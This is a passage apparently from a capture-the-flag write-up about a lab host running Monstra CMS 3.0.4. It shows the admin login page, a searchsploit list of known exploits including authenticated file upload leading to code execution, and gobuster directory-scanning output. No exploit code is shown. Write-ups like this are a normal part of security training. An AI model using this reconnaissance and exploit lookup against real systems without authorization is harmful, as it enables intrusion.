
Getting Started

This is a default home page of your website.
Here's a quick description of how to edit this page:

- First make sure you're logged in.
- Go to the Pages Manager and click "Edit" button for this page.
- Make your changes, click "Save" and you're done!

Online Resources

- Official Site
- Official Support Forum
- Documentation




10.10.10.88/webservices/monstra-3.0.4/admin/index.php?id=dashboard

Username: admin

Password: ●●●●●


Back to Website - Forgot your password ?
© 2012 - 2016 Monstra – Version 3.0.4




10.10.10.88/webservices/monstra-3.0.4/admin/index.php?id=dashboard

Welcome back, **admin**


Monstra was made by Sergey Romanenko and is maintained by Monstra Community / © 2012 - 2016 Monstra – Version 3.0.4



```
root@kali:/home/ghroot/Masaüstü# searchsploit monstra 3.0.4
------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                               |  Path
------------------------------------------------------------------------------------------------------------- ---------------------------------
Monstra CMS 3.0.4 - (Authenticated) Arbitrary File Upload / Remote Code Execution                            | php/webapps/43348.txt
Monstra CMS 3.0.4 - Arbitrary Folder Deletion                                                                | php/webapps/44512.txt
Monstra CMS 3.0.4 - Authenticated Arbitrary File Upload                                                      | php/webapps/48479.txt
Monstra cms 3.0.4 - Persitent Cross-Site Scripting                                                           | php/webapps/44502.txt
Monstra CMS < 3.0.4 - Cross-Site Scripting (1)                                                               | php/webapps/44855.py
Monstra CMS < 3.0.4 - Cross-Site Scripting (2)                                                               | php/webapps/44646.txt
Monstra-Dev 3.0.4 - Cross-Site Request Forgery (Account Hijacking)                                           | php/webapps/45164.txt
------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```



```
root@kali:/home/ghroot/Masaüstü# gobuster dir -u http://10.10.10.88/webservices -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.88/webservices
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     txt,html,php
[+] Timeout:        10s
===============================================================
2020/07/05 19:18:46 Starting gobuster
===============================================================
/wp (Status: 301)
```



Test blog

